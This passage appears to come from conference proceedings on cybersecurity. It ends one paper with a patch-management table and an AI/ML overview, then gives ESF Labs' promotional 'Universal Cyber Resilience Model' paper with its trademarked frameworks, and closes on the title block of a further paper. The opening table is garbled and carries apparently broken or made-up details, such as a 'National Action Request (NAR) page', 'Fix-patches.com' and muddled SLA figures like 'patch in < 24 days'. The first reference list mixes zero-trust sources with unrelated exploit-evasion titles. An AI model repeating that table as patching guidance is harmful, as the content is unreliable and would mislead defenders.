Evolving threat drivers	Patch-management countermeasure	Practical policies & references
Exploit-ready zero-days & “n-days” Attackers reverse-engineer vendor updates within hours; mass exploitation follows	Rapid, risk-based rollout • Maintain automated asset discovery so you instantly know what needs the fix • Fix-patches.com (logs and “hotfix” advisory as emergency workarounds in a limited support channel) • CVE details posted on the National Action Request (NAR) page (discussable fix)	• Treat a “critical zero-day run-book” that skips normal change-control • Monitor vendor advisories and CISA KEV feeds up 48h for live triggers
Ransomware leveraging public-facing apps (MOVEit, ProtonDrive, Microsoft Exchange, etc.)	External surface prioritization • Focus first on internet-exposed services and on vulnerabilities with active exploitation evidence	• Implement CISA ERM, patch into your MDR platform or Azure Sentinel, within 72 hr (CISA.gov)
Supply chain & third-party components (Open-source libraries, CI/CD plugins)	SBOM where patching • Track software bill-of-materials so you can bulk update a common vulnerable dependency (e.g. Log4j) across many apps • Predefine prioritization (EPSS, SMC, SmartPatches)	• The SBOM ingestion to your tooling platform to scan affected product interests the same CVE patch tickets
Volume of CVEs (~3,000+/month)	Reduced Operational Surface Through Internal Focus • Fix 3-5 % of CVEs (likely to be unexploited) through internal change-control • Virtual patching & segmentation	• Combine CVEs 7 AND EPSS > 0.5 for “patch in < 24 days”, else follow normal cycle
Operational Technology / IoT devices that can’t be patched quickly	Deploy IPS signatures, application allow-listing, micro-segmentation until a maintenance window allows firmware updates • Staged change pipeline	• Track residual risk in a register and re-assess after each patch cycle
Human error & change-induced outages	Automated testing, phased deployment, and rollback plans reduce downtime fears that often	• Enforce “patch-within-SLA” KPIs (e.g. 7/24x7 days by planning and report mean-time-to-patch at the exec level)

Fig. 2. Patch management tackles today’s threat landscape

IX. ARTIFICIAL INTELLIGENCE (AI) AND MACHINE LEARNING (ML)

AI & ML are becoming essential in addressing evolving cyber threats, which are increasingly sophisticated, automated, and fast-moving. Here’s a comprehensive explanation tailored for research or professional presentation use.

1) What an Artificial Intelligence & Machine Learning Address Evolving Cyber Threats: As the threat landscape becomes more dynamic—with zero-days, ransomware-as-a-service, polymorphic malware, and AI-generated phishing—traditional, rule-based security systems often fall short. AI/ML helps bridge that gap through real-time, adaptive, and predictive capabilities.

- Real-Time Threat Detection: AI enables instant identification of suspicious activity, reducing dwell time for attackers.
- Anomaly-Based Intrusion Detection: ML models detect deviations from normal user or network behavior—critical for zero-day and insider threat detection.
- Advanced Malware Detection: Behavior-based ML classifiers can detect polymorphic or previously unknown malware not caught by signature-based tools.
- Phishing & Social Engineering Defense: Natural Language Processing (NLP) models analyze email/text patterns to flag phishing and business email compromise (BEC) attempts.
- Automated Threat Hunting & Response: AI-powered SOAR tools and copilots assist security analysts by automating triage, incident correlation, and playbook execution.
- User and Entity Behavior Analytics (UEBA): ML monitors user activity to detect compromised accounts or rogue insiders based on behavioral drift.
- Attack Surface Management at Scale: AI helps correlate logs from hybrid/cloud environments to provide unified threat visibility.
- Prioritized Vulnerability Management: AI predicts exploitability (e.g., via EPSS) and suggests which vulnerabilities to patch first, reducing attack surface faster.
- Resilience Against AI-Driven Attacks : AI models can be trained to recognize adversarial patterns and defend against deepfake content or AI-generated malware.

A. Conclusion

AI and ML bring speed, scale, and intelligence to cybersecurity, empowering organizations to proactively defend against modern, rapidly evolving threats. By learning from historical and live data, these technologies reduce detection time, improve decision-making, and enhance threat response automation. While not a silver bullet, when combined with human expertise and traditional controls, AI/ML form a critical pillar in any resilient cybersecurity strategy.

X. CONCLUSION

As we navigate the shifting landscape of cybersecurity, understanding, adapting, and responding to emerging threats is essential. From recognizing the role of human error to adopting advanced AI tools, we need a multi-faceted approach to bolster our defenses.

REFERENCES

- NIST, Zero Trust Architecture (SP 800-207), National Institute of Standards and Technology, 2020 [1], <https://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.SP.800-207.pdf>:text=Zero
- SANS Institute, “Building a Zero Trust Framework: Key Strategies for 2024 and Beyond,” July 22, 2024 [2], <https://www.sans.org/blog/building-a-zero-trust-framework-key-strategies-for-2024-and-beyond/>
- SentinelOne, “What is Zero Trust Architecture (ZTA)?”, March 31, 2025,[3] <https://www.sentinelone.com/cybersecurity-101/identity-security/zero-trust-architecture/>:text=management
- M. Krystian, “Checklist: How to implement zero trust in 6 steps,” Rippling blog Aug. 28, 2024
- M. Nicolai, N. Richmond, T. Morrow, “5 Best Practices from Industry for Implementing a Zero Trust Architecture,” SEI Insights (CMU), Mar. 6, 2023 [12], <https://insights.sei.cmu.edu/blog/5-best-practices-from-industry-for-implementing-a-zero-trust-architecture/>
- Microsoft Corporation. (2018). Vectored Exception Handling. Windows Dev Center.
- Intel Corporation. (2016). Intel 64 and IA-32 Architectures Software Developer’s Manual.
- Skape & Skywing. (2005). “Bypassing Windows Hardware-enforced Data Execution Prevention.” Uninformed Journal, Vol. 2.
- Russinovich, M., Solomon, D., & Ionescu, A. (2012). Windows Internals (6th ed.). Microsoft Press.
- vxCrypt0r. (2023). “Voidgate: A technique that can be used to bypass AV/EDR memory scanners.” GitHub Repository.
- Johnson, N. & Miller, J. (2010). “Virtual Machine Inspection for Cognitive Immunity.” 5th Annual Workshop on Cyber Security and Information Intelligence Research.
- Symantec Security Response. (2019). Advanced Techniques in Modern Malware Evasion. Symantec Corporation.
- Kolbitsch, C., Kirda, E., & Kruegel, C. (2011). “The Power of Procrastination: Detection and Mitigation of Execution-Stalling Malicious Code.” Proceedings of the 18th ACM Conference on Computer and Communications Security.
- Liang, Z., & Sekar, R. (2005). “Fast and Automated Generation of Attack Signatures: A Basis for Building Self-Protecting Servers.” Proceedings of the 12th ACM Conference on Computer and Communications Security.
- Egele, M., Scholte, T., Kirda, E., & Kruegel, C. (2012). “A Survey on Automated Dynamic Malware-Analysis Techniques and Tools.” ACM Computing Surveys, 44(2), 1-42.

Universal Cyber Resilience Model (UCRM)

Kalpesh Shah
Chief Strategy Officer
ESF Labs Limited
Vijaywada-AP, India
kalpesh.shah@esflabs.com

Anil Aniseti
Founder & Chairman
ESF Labs Limited
Vijaywada-AP, India
anil@esflabs.com

Abstract— In today's era of relentless technological advancement, systemic instability, and pervasive cyber risk, the concept of cyber resilience has become a strategic imperative for individuals, organizations, and nations alike. The Universal Cyber Resilience Model (UCRM), envisioned by ESF Labs's Kalpesh S & Anil A, is a transformative framework that seeks to redefine how cyber resilience is understood, implemented, and scaled across diverse contexts.

At its core, UCRM aims to democratize cyber resilience through its mission of Cyber Resilience for All (CR4A)TM. It recognizes that resilience must extend beyond the confines of technology teams and large enterprises to empower MSMEs, critical infrastructure, communities, and individuals. By fostering a culture of preparedness and adaptability, UCRM enables society at large to thrive in an increasingly digital and interconnected world.

The Universal Cyber Resilience Model (UCRM) focuses on a simple, universally relevant goal: to ensure that individuals, businesses, and public agencies can maintain digital-trust, contingency, continuity, and well-being even in the face of cyber disruptions. UCRM champions a world where "Cyber Resilience for All (CR4A)TM" is not a technical aspiration but a practical, human-first mission. The model addresses how we as a society can collectively become better prepared to anticipate, withstand, adapt to, and recover from cyber threats—whether targeting personal data, critical business operations, or essential public services.

To achieve this vision, UCRM is supported by a set of proprietary frameworks and models—including Cyber-SattvaTM, Bond-QTM, Dynamic Data FrameworkTM, Sound-Sleep-as-a-ServiceTM, SoS-as-a-ServiceTM (for Cyber Crisis Management at both organizational and individual levels), and the Cyber Resilience IndexTM (for continuous measurement of resilience). These elements provide the practical tools and methodologies needed to systematically build and sustain resilience across sectors and at every level of society.

By offering a versatile, adaptable, and ethically grounded architecture, UCRM empowers organizations across diverse sectors to transition from a state of cyber stress to one of cyber sureness. Ultimately, UCRM aspires to make Cyber Resilience for AllTM a universally achievable goal, aligning technological advancement with human well-being and societal trust. It assists to build a foundation of trust, adaptability, and security that serves both present needs and future aspirations.

I. CONTEXT & MOTIVATION

We live in a world where the digital fabric of society is becoming increasingly complex, interconnected, and fragile. The global ecosystem—spanning economies, governments, enterprises, and communities—is experiencing rapid technological convergence. With this convergence comes unprecedented opportunities but also escalating risks.

Key drivers that highlight the urgency for a new paradigm in cyber resilience include:

- A. Geo-Political Shifts & Information Warfare: Governments and state-sponsored actors are using cyber means to disrupt, influence, or destabilize other nations. Information warfare (such as disinformation campaigns, deepfake videos,

propaganda through social media) is being used to erode public trust, manipulate perceptions, and create societal divisions. This new landscape of digital conflict affects not only governments but also businesses, media, financial systems, and ordinary citizens — making cyber resilience a societal need, not just a technical one.

- B. Erosion of Digital Trust: Breaches, privacy violations, AI-generated misinformation, and deepfakes are contributing to widespread loss of digital trust. Organizations are under growing pressure to demonstrate digital integrity and transparency.
- C. Systemic Economic Instability: Cyberattacks targeting financial systems, critical infrastructure, and supply chains have tangible economic repercussions. Cyber resilience is now intertwined with national economic stability and competitiveness...
- D. AI-Driven Risks: The proliferation of AI-driven attack vectors is expanding both the speed and sophistication of threats. Defending against such dynamic adversaries requires equally adaptive, AI-augmented resilience strategies.
- E. Expanding Regulatory Mandates: Governments worldwide are enacting stringent cybersecurity and privacy regulations (e.g., DPDP Act 2023, NIST CSF 2.0, ISO 27001:2022). Compliance alone is not enough; organizations must prove resilience.

Despite the existence of numerous cybersecurity frameworks and standards across the globe, most remain fragmented, siloed, or overly focused on compliance. They often prioritize technology or process controls without adequately addressing the human, behavioural, and cultural dimensions of resilience. Moreover, they lack mechanisms for continuous learning and adaptation in the face of evolving threats. This disconnect between compliance-driven approaches and the real-world need for agility, trust, and assurance is precisely what UCRM is designed to address.

These gaps highlight the need for a holistic, human-centric, and dynamically adaptive resilience framework. This is where the Universal Cyber Resilience Model (UCRM) comes in—to bridge these gaps and empower society to confidently navigate an increasingly unpredictable digital future.

II. PHILOSOPHY & PRINCIPLES OF UCRM

At its core, the Universal Cyber Resilience Model (UCRM) is built upon a philosophy that places human well-

being, organizational trust, and societal stability at the heart of its design and application. UCRM envisions a future where technology serves to enhance—not undermine—our collective sense of safety, trust, and dignity in the digital realm. The model recognizes that cyber resilience is not solely a technical challenge but a societal imperative that must prioritize:

- The protection and empowerment of individuals as digital citizens.
- The sustained trustworthiness and operational continuity of organizations.
- The resilience of communities and nations in an era of digital interdependence.

By centring its philosophy around these human-centric and ethical principles, UCRM ensures that the pursuit of cyber resilience contributes to the broader goal of fostering a more secure, inclusive, and harmonious digital society.

A. Human-Centric Design

People are the most critical element of any resilience strategy. UCRM advocates for a model where cyber resilience is woven into the behaviours, culture, and mindset of individuals and leadership at all levels. This means empowering:

- Employees with cyber literacy and situational awareness.
- Leadership with actionable resilience insights.
- Citizens with an understanding of personal digital safety.

In this model, human awareness and judgment complement technological systems to form a balanced and adaptive resilience posture. While advanced technologies such as AI and automated detection tools are essential for scaling cyber defenses, it is the informed decisions and intuitive responses of people that often determine the effectiveness of a resilience strategy. UCRM promotes ongoing education, leadership engagement, and cultural alignment to ensure that human factors are not only integrated but serve as a dynamic complement to technological defenses. Together, this synergy between human cognition and technological capabilities creates a resilient digital environment that can anticipate, absorb, and adapt to emerging threats.

B. AI-Augmented Intelligence

As AI reshapes both the threat landscape and defensive capabilities, UCRM embraces the fusion of human intuition with machine intelligence. AI within UCRM is not merely a tool for automation—it acts as an amplifier of resilience, enabling:

- Predictive risk detection through advanced analytics.
- Real-time threat response optimization.
- Continuous adaptation through machine learning and feedback loops.

This AI-human synergy ensures that resilience postures remain agile, context-aware, and continuously improving. By leveraging AI's ability to process vast amounts of data and detect subtle patterns, organizations can anticipate and

respond to emerging threats with unprecedented speed and precision. Simultaneously, human oversight ensures that AI-driven actions remain aligned with ethical considerations, strategic priorities, and nuanced real-world contexts. This harmonious interplay between human judgment and machine intelligence fosters a resilience posture that is not only robust but also adaptive and sustainable over time.

C. Dharma-Aligned (Cyber-Sattva™) Thinking

Unique to UCRM is the incorporation of Cyber-Sattva™—a Dharma-inspired approach that grounds cyber resilience in principles of ethical conduct, balance, and collective well-being. Cyber-Sattva™ encourages:

- Decision-making that transcends short-term tactical gains.
- Practices that sustain trust and harmony in digital ecosystems.
- A culture where security serves the higher purpose of societal resilience.

In this sense, UCRM encourages organizations and individuals to cultivate a mindset where cyber resilience is viewed not merely as a defensive necessity but as a proactive force for good. It promotes an ethos where digital trust is earned and maintained through transparent actions, ethical governance, and a shared responsibility across the ecosystem. By fostering this culture of resilience, UCRM aims to empower communities to navigate the complexities of the digital age with confidence, integrity, and a commitment to collective well-being.

D. Business-First Outcomes

UCRM insists that cyber resilience must be aligned with business priorities and outcomes. It is not a siloed security function but a strategic enabler of:

- Business continuity and operational assurance.
- Customer trust and market differentiation.
- Regulatory compliance and audit readiness.

Through this alignment, UCRM transforms resilience from a compliance checkbox into a competitive advantage.

E. Community & Societal Alignment:

No organization operates in isolation within the digital ecosystem. Cyber threats, vulnerabilities, and impacts often transcend organizational and national boundaries, affecting entire communities and sectors. Recognizing this, UCRM advocates for a model of resilience that fosters collaboration, shared intelligence, and collective action.

This principle emphasizes:

- Building trusted partnerships with industry peers, governmental bodies, and community organizations.
- Participating in threat intelligence networks and collaborative defence initiatives.
- Extending cyber resilience practices into the broader supply chain and ecosystem.
- Promoting public awareness and societal resilience through education and community outreach.

By aligning organizational resilience efforts with the broader societal context, UCRM ensures that the benefits of resilience are distributed equitably and sustainably across all layers of the digital world.

This philosophical foundation ensures that UCRM remains adaptable, inclusive, and capable of delivering Cyber Resilience for All (CR4A)TM—extending resilience principles from boardrooms and servers to communities and individuals.

III. UCRM ARCHITECTURE

The Universal Cyber Resilience Model (UCRM) is architected around four foundational pillars: People, Process, Technology, and Collaboration. These pillars form an integrated and dynamic framework that enables organizations and societies to build adaptive and sustainable cyber resilience capabilities.

A. People

At the heart of UCRM lies a strong emphasis on people. Recognizing that humans are both the greatest asset and the most vulnerable link in any digital ecosystem, UCRM drives continuous investment in:

- Cyber Wholeness/awareness and behavioural training across all organizational levels.
- Leadership engagement through board-level cyber resilience programs.
- Fostering a culture of accountability and shared responsibility.

By embedding cyber resilience into the mindset and daily behaviours of individuals, UCRM ensures that people become active defenders and resilience champions.

B. Process

Process resilience is essential for operational continuity and regulatory alignment. UCRM promotes:

- Embedding resilience objectives within enterprise risk management frameworks.
- Developing dynamic cyber resilience playbooks and crisis management protocols.
- Conducting regular stress testing and scenario-based exercises (leveraging proprietary tools like SoS-as-a-ServiceTM and TTX-Innovative WayTM).
- Ensuring continuous audit readiness and alignment with evolving standards (ISO 27001, NIST CSF 2.0, DPDP Act 2023 etc.).

This pillar enables organizations to anticipate disruptions, orchestrate effective responses, and recover swiftly with minimal impact.

C. Technology

In an age of AI-driven threats and digital complexity, technological resilience must go beyond traditional security controls. UCRM advocates for:

- Implementing Zero Trust Architectures with adaptive access and continuous verification.
- Leveraging AI-Augmented Detection & Response for real-time threat management.

- Deploying Breach & Attack Simulation (BAS) platforms to validate security postures.
- Utilizing the Dynamic Data FrameworkTM to ensure resilient and compliant data governance.

By integrating advanced technologies with strategic oversight, UCRM fosters a technology ecosystem that is agile, intelligent, and inherently resilient.

D. Collaboration

No single organization or sector can achieve resilience in isolation. UCRM emphasizes the importance of:

- Participating in national and sectoral threat intelligence exchanges.
- Building cross-industry resilience partnerships.
- Extending cyber resilience practices into the supply chain and ecosystem.
- Engaging with government, academia, and civil society to promote Cyber Resilience for All (CR4A)TM.

This collaborative pillar transforms resilience from an organizational priority into a societal movement, driving collective defence and shared accountability.

Together, these four pillars form the structural backbone of UCRM—empowering organizations and communities to thrive amidst uncertainty, adapt to evolving threats, and contribute to a more resilient digital future.

IV. PROPRIETARY MODELS INTEGRATED IN UCRM

A defining strength of the Universal Cyber Resilience Model (UCRM) lies in its seamless integration of several proprietary models and innovations—each designed to address specific dimensions of cyber resilience and contribute to the overarching mission of Cyber Resilience for All (CR4A)TM. These models move UCRM beyond traditional frameworks, equipping it with pragmatic tools, advanced methodologies, and human-centric constructs that can be practically adopted across diverse sectors.

A. CYBER-SATTVATM

At the heart of UCRM, Cyber-SattvaTM infuses the framework with Dharma-aligned ethical grounding. It ensures that resilience strategies and decisions serve not just organizational objectives but also societal well-being and collective harmony. Cyber-SattvaTM provides a guiding compass that:

- Promotes ethical decision-making and transparent governance.
- Embeds digital trust into the organizational DNA.
- Encourages a culture of cyber compassion, mindfulness, and long-term thinking.

B. BOND-QTM (BOND QUOTIENT)

Bond-QTM extends cyber resilience beyond organizational perimeters—addressing the personal digital safety and trust ecosystem surrounding senior leadership, key stakeholders, and their families. Recognizing that targeted attacks often exploit personal vulnerabilities, Bond-QTM strengthens:

- Digital identity protection and trust assurance.

- Behavioural and situational intelligence for key individuals.
- Protective technology layers for personal and executive environments.
- Crisis readiness and rapid response protocols for leadership teams.

C. SOUND-SLEEP-AS-A-SERVICE™

One of the most visionary innovations within UCRM, Sound-Sleep-as-a-Service™ shifts the resilience conversation from mere compliance to peace of mind. It offers leadership and boards tangible assurance that their resilience posture is active, adaptive, and constantly monitored. This model includes:

- Continuous resilience posture monitoring and reporting.
- Executive-friendly dashboards translating technical metrics into business impact.
- Periodic simulated exercises and resilience drills.
- Actionable recommendations for continuous improvement.

D. DYNAMIC DATA FRAMEWORK™

Data is both a critical asset and a prime target in the digital era. The Dynamic Data Framework™ within UCRM ensures resilient, compliant, and trusted data governance through:

- Real-time data flow monitoring and control.
- Synthetic data generation for privacy-preserving AI/ML applications.
- Intelligent data lineage tracking for audit readiness.
- Secure, adaptive data sharing models across ecosystems.

E. SOS-AS-A-SERVICE™

SoS-as-a-Service™ (Sound Operations Support) is UCRM's proprietary approach to Cyber Crisis Management for both organizations and individuals. It provides a virtual war-room capability that ensures:

- Real-time coordination during cyber incidents.
- Comprehensive situational awareness dashboards.
- Multi-stakeholder communication and decision support.
- Post-incident analysis and resilience reinforcement.
- Secure, adaptive data sharing models across ecosystems.

This model transforms reactive crisis management into proactive crisis readiness—reducing chaos, minimizing business disruption, and fostering confidence at all organizational levels.

F. CYBER RESILIENCE INDEX™ & STRESS TO SURENESS™ MODEL

To make resilience measurable, actionable, and transformative, UCRM integrates the Cyber Resilience Index™ and the Stress to Sureness™ Model—together

creating a dynamic framework for both assessment and maturity progression.

Cyber Resilience Index™: The Cyber Resilience Index™ is a comprehensive scoring framework that evaluates:

- Governance and leadership alignment.
- Detection and response capabilities.
- Recovery and continuity readiness.
- Cultural and behavioural resilience maturity.
- Ecosystem and collaborative resilience engagement.

By providing a dynamic resilience score, this index enables organizations to benchmark their posture, prioritize improvements, and transparently communicate resilience progress to stakeholders.

Stress to Sureness™ Model: The Stress to Sureness™ Model is UCRM's proprietary resilience maturity continuum that guides organizations through a progressive journey, From reactive, stress-driven cybersecurity practices & To proactive, sure-footed cyber resilience leadership. The Model emphasizes:

- Conducting structured Cyber Stress Tests to simulate real-world attack scenarios.
- Measuring organizational response agility and recovery capacity.
- Identifying resilience gaps across People, Process, Technology, and Collaboration pillars.
- Mapping these insights into a clear Sureness Pathway—a prioritized roadmap toward optimal resilience.

At its essence, the Stress to Sureness™ Model transforms resilience from an abstract goal into a tangible leadership mindset: ensuring that Boards, executives, and teams can face future cyber disruptions with a deep sense of preparedness, confidence, and “sound sleep.”

Together, the Cyber Resilience Index™ and Stress to Sureness™ Model empower organizations to not only measure where they stand today, but to evolve continuously making Cyber Resilience for All (CR4A)™ an operational reality.

V. METRICS & MEASUREMENT

UCRM integrates rigorous metrics to ensure that cyber resilience is measurable, actionable, and continuously aligned with business outcomes. The key measurement models include

A. Cyber Resilience Index™ (CRI)

- Measures Governance, Detection & Response, Recovery, Behavioural Maturity, and Ecosystem Resilience.
- Provides a dynamic resilience score aligned to business priorities and regulatory requirements.
- Offers a longitudinal view of resilience maturity and improvement over time.

B. Cyber Resilience Stress Index™ (CRSI)

- Simulates real-world cyber stress scenarios and operational disruptions.
- Measures response agility, recovery time, and business continuity impact.
- Highlights critical gaps in resilience posture and drives continuous improvement.

C. Business Alignment

UCRM ensures that resilience metrics map directly to strategic business Key Performance Indicators (KPIs), including:

- Business continuity readiness.
- Operational risk reduction.
- Regulatory compliance posture.
- Customer trust and brand integrity.
- Board-level assurance and executive confidence.

Together, CRI and CRSI empower leadership to make informed decisions, communicate resilience progress to stakeholders, and maintain a state of adaptive cyber sureness—fully aligned with the overarching mission of Cyber Resilience for All (CR4A)™.

VI. CASE STUDIES & PRACTICAL APPLICATIONS

The versatility and pragmatic design of the Universal Cyber Resilience Model (UCRM) enable it to deliver value across a wide range of sectors. The following indicative case studies illustrate how UCRM principles and proprietary models can be applied to drive meaningful cyber resilience outcomes in diverse environments.

A. Pharma & Healthcare Sector

In the highly regulated pharmaceutical industry, where data integrity, intellectual property protection, and operational continuity are mission-critical, UCRM delivers multi-dimensional resilience capabilities. The framework is applied across key areas including:

- Strengthening data governance and ensuring continuous compliance with regulatory mandates such as Good Manufacturing Practices (GMP), Computer System Validation (CSV), and Data Integrity principles.
- Safeguarding Intellectual Property (IP) and Research & Development (R&D) assets through Zero Trust Architectures and advanced identity management.
- Enhancing Operational Technology (OT) security in manufacturing environments, ensuring production continuity and product quality.
- Conducting comprehensive Cyber Stress Tests and resilience drills to validate readiness across People, Process, and Technology pillars.
- Enabling real-time visibility into resilience posture through Cyber Resilience Index™ and fostering board-level confidence via Sound-Sleep-as-a-Service™

B. Banking & Financial Sector

Banks and financial institutions (BFSI) operate in a high-stakes environment characterized by stringent regulatory requirements and constant cyber threats. UCRM enables BFSI organizations to:

- Establish robust governance and leadership alignment on cyber resilience.
- Implement AI-Augmented Detection & Response to combat sophisticated fraud and cyber-attacks.
- Leverage Sound-Sleep-as-a-Service™ to provide board-level assurance and continuous monitoring.
- Extend resilience practices to third-party relationships, including vendors, service providers, and fintech partners, through robust supply chain risk management, contractual cybersecurity clauses, and collaborative resilience testing.

C. Manufacturing / Industry 4.0 / OT

The convergence of IT and OT in modern manufacturing environments introduces new resilience challenges. UCRM helps manufacturers to:

- Implement Zero Trust Architectures and advanced segmentation to secure OT networks.
- Conduct Cyber Stress Tests and resilience drills using the Stress to Sureness™ Model.
- Apply the Dynamic Data Framework™ for resilient data governance across connected devices and platforms.

Foster collaboration between IT and OT teams through integrated governance structures, joint security operations, and shared threat intelligence platforms. By breaking down traditional silos and promoting a unified approach to resilience, UCRM enables manufacturing organizations to address cyber-physical risks holistically and enhance overall operational resilience.

D. MSME & Critical Infrastructure

Recognizing that resilience must be democratized, UCRM offers scalable models for MSMEs and critical infrastructure entities:

- Simplified governance frameworks tailored to resource-constrained environments.
- Community-driven threat intelligence sharing and collaborative defence.
- Affordable adoption of SoS-as-a-Service™ for crisis readiness.
- Sound-Sleep-as-a-Service™ offerings to foster trust and assurance across the value chain.

These applications demonstrate UCRM's flexibility and adaptability across industries of varying size, complexity, and regulatory maturity. They validate that UCRM is not a one-size-fits-all model but a scalable, dynamic framework capable of delivering practical, measurable, and business-aligned cyber resilience outcomes.

VII. FUTURE SCOPE

As digital ecosystems continue to evolve and new forms of cyber and systemic risk emerge, the Universal Cyber Resilience Model (UCRM) is designed to remain a living, adaptive framework—constantly evolving to meet the resilience needs of the future.

A. Cyber Astronomy™

UCRM will integrate the principles of Cyber Astronomy™—a forward-looking discipline that maps the intersections between geopolitical forces, information warfare, economic volatility, and emerging digital risks. By understanding these macro patterns, UCRM will enable organizations and governments to:

- Anticipate large-scale systemic risks that may affect digital trust and resilience.
- Align resilience strategies with global shifts and geopolitical realities.
- Foster adaptive governance models that evolve with the changing cyber-physical landscape.

B. National & Global Resilience Initiatives

UCRM is poised to support and complement national and global resilience efforts by:

- Contributing to the development of national cyber resilience standards and frameworks.
- Serving as a reference architecture for public-private resilience partnerships.
- Promoting Cyber Resilience for All (CR4A)™ as a guiding principle for inclusive digital governance.

C. AI-Next Generation Integration

Future iterations of UCRM will deepen its integration with advanced AI technologies to enable:

- Self-learning, adaptive resilience frameworks that evolve autonomously.
- AI-Augmented Threat Intelligence ecosystems.
- Personalized resilience pathways tailored to organizational and individual needs.

D. Community-Driven Models

Expanding the scope of CR4A™, UCRM will foster:

- Community-driven Cyber Resilience Networks that empower local ecosystems.
- Collaborative resilience platforms for MSMEs and underserved sectors.
- Global knowledge-sharing hubs to disseminate resilience best practices and tools.

E. Global Expansion & Thought Leadership

With its unique blend of human-centric philosophy, Dharma-aligned ethics, and AI-driven pragmatism, UCRM is well-positioned to:

- Influence global thought leadership in cyber resilience.
- Shape international standards and academic discourse.

- Serve as a catalyst for a global movement towards inclusive, sustainable digital resilience.

As the world navigates an increasingly complex digital future, UCRM will continue to evolve—empowering individuals, organizations, and nations to move from cyber stress to cyber sureness, and to collectively advance the mission of Cyber Resilience for All (CR4A)™.

VIII. CONCLUSION

“As the world navigates an increasingly complex digital future, UCRM will continue to evolve—empowering individuals, organizations, and nations to move from cyber stress to cyber sureness, and to collectively advance the mission of Cyber Resilience for All (CR4A)™.”

The Universal Cyber Resilience Model (UCRM) represents a bold, inclusive, and forward-thinking approach to building cyber resilience in an increasingly unpredictable world. By integrating human-centric design, Dharma-aligned principles, AI-augmented intelligence, and practical governance, UCRM moves beyond traditional compliance-based frameworks to offer a dynamic, adaptable, and holistic model of resilience.

Through its four foundational pillars—People, Process, Technology, and Collaboration—and its proprietary models such as Cyber-Sattva™, Bond-Q™, Dynamic Data Framework™, Sound-Sleep-as-a-Service™, SoS-as-a-Service™, Cyber Resilience Index™, and Stress to Sureness™ Model, UCRM equips organizations, communities, and individuals with the tools and mindset to thrive in the face of evolving cyber threats.

Importantly, UCRM’s mission of Cyber Resilience for All (CR4A)™ transcends organizational boundaries. It champions a vision where resilience is democratized—empowering not only large enterprises and critical infrastructure providers but also MSMEs, communities, and individual citizens to build digital trust and security.

As we confront the accelerating convergence of cyber, geopolitical, and systemic risks, UCRM stands as a living framework—ready to evolve, adapt, and inspire a global movement towards more resilient, ethical, and inclusive digital ecosystems.

By embracing UCRM, organizations and societies can move confidently from cyber stress to cyber sureness—laying the foundation for a safer, more trusted, and more harmonious digital future for all.

REFERENCES

- 1 National Institute of Standards and Technology, “Framework for Improving Critical Infrastructure Cybersecurity,” Version 2.0, NIST, Feb. 2024.
- 2 International Organization for Standardization, “ISO/IEC 27001:2022 Information technology — Security techniques — Information security management systems — Requirements,” ISO, Geneva, Switzerland, 2022.
- 3 MITRE Corporation, “MITRE ATT&CK Framework,” MITRE, 2024. [Online]. Available: <https://attack.mitre.org/>
- 4 International Electrotechnical Commission, “ISA/IEC 62443 Series — Industrial Automation and Control Systems Security,” IEC, Geneva, Switzerland, 2022.
- 5 Government of India, “The Digital Personal Data Protection Act, 2023,” Ministry of Electronics and Information Technology, 2023.
- 6 Center for Internet Security, “CIS Controls v8 — Critical Security Controls for Effective Cyber Defense,” CIS, 2023.

- 7 European Union Agency for Cybersecurity (ENISA), "ENISA Threat Landscape Reports," ENISA, Annual Editions, 2020–2024.
- 8 World Economic Forum, "Global Cybersecurity Outlook Reports," WEF, Annual Editions, 2021–2024.
- 9 Gartner Research, "Cyber Resilience and Risk Management," Gartner, Research Reports, 2022–2024.
- 10 T. Alexander, "The CISO's Role in Business Resilience," *Harvard Business Review*, vol. 99, no. 2, pp. 66–75, 2022.
- 11 PwC, "Global Digital Trust Insights 2024," PwC, 2024.
- 12 McKinsey & Company, "Cyber Risk Quantification and Cybersecurity Strategy," McKinsey Whitepapers, 2023.
- 13 IBM Security, "X-Force Threat Intelligence Index 2024," IBM, Feb. 2024.
- 14 Accenture, "State of Cyber Resilience 2023," Accenture, 2023.
- 15 Microsoft, "Digital Defense Report 2023," Microsoft, 2023.
- 16 IEEE Spectrum, "Adaptive Security Architectures," IEEE Spectrum, Articles Collection, 2023.
- 17 DeepMind and OpenAI, "Responsible AI Guidelines," DeepMind & OpenAI Joint Publications, 2023.
- 18 IBM, "IBM Watson for Cybersecurity Whitepapers," IBM Research, 2023.
- 19 International Organization for Standardization, "ISO/IEC TR 24028:2020 Artificial Intelligence — Overview of Trustworthiness," ISO, Geneva, Switzerland, 2020.
- 20 CERT Coordination Center, Carnegie Mellon University, "Insider Threat and Behavioral Models," CERT Research Papers, 2022.
- 21 Cyberpsychology Journal, "Impact of Digital Behavior on Cybersecurity," *Cyberpsychology: Journal of Psychosocial Research on Cyberspace*, vol. 18, no. 1, pp. 1–15, 2023.
- 22 UK National Cyber Security Centre (NCSC), "Human Factors in Cybersecurity," NCSC Guidance, 2023.
- 23 Organisation for Economic Co-operation and Development (OECD), "Cybersecurity and Crisis Response," OECD Digital Economy Papers, No. 320, 2023.
- 24 Business Continuity Institute (BCI), "Horizon Scan Report," BCI, 2023.
- 25 World Bank, "Resilient Infrastructure and Digital Trust Frameworks," World Bank Digital Development Practice, 2023.
- 26 International Organization for Standardization, "ISO 31000:2018 Risk Management — Principles and Guidelines," ISO, Geneva, Switzerland, 2018.
- 27 Committee of Sponsoring Organizations of the Treadway Commission (COSO), "Enterprise Risk Management — Integrating with Strategy and Performance," COSO Framework, 2017.
- 28 Deloitte, "Quantifying Cyber Risk — Moving Beyond Qualitative Approaches," Deloitte Whitepapers, 2023.
- 29 FAIR Institute, "Factor Analysis of Information Risk (FAIR) Model," FAIR Institute Publications, 2023.
- 30 K. Shah, "Cyber-Sattva™: A Dharma-Aligned Digital Trust Framework," ESF Labs, Internal Whitepaper, 2024.
- 31 K. Shah, "Sound-Sleep-as-a-Service™ and the Stress to Sureness™ Model," ESF Labs, Intellectual Property, 2025.
- 32 K. Shah, "Bond-Q™: Personal and Leadership Cyber Resilience," ESF Labs, Internal Whitepaper, 2025.
- 33 K. Shah, "Universal Cyber Resilience Model (UCRM): A Human-Centric, AI-Augmented, Dharma-Aligned Vision for Cyber Resilience for All™," ESF Labs, 2025.

Automating Cybersecurity Audits: A Modern Approach to Security Assessments

Lt. Cdr. Akash Mahindrakar (Retd.)
Sr. Manager – Network Team
AKS IT Services Pvt. Ltd.
Noida, Uttar Pradesh, India
akash.mahindrakar@aksitservices.co.in

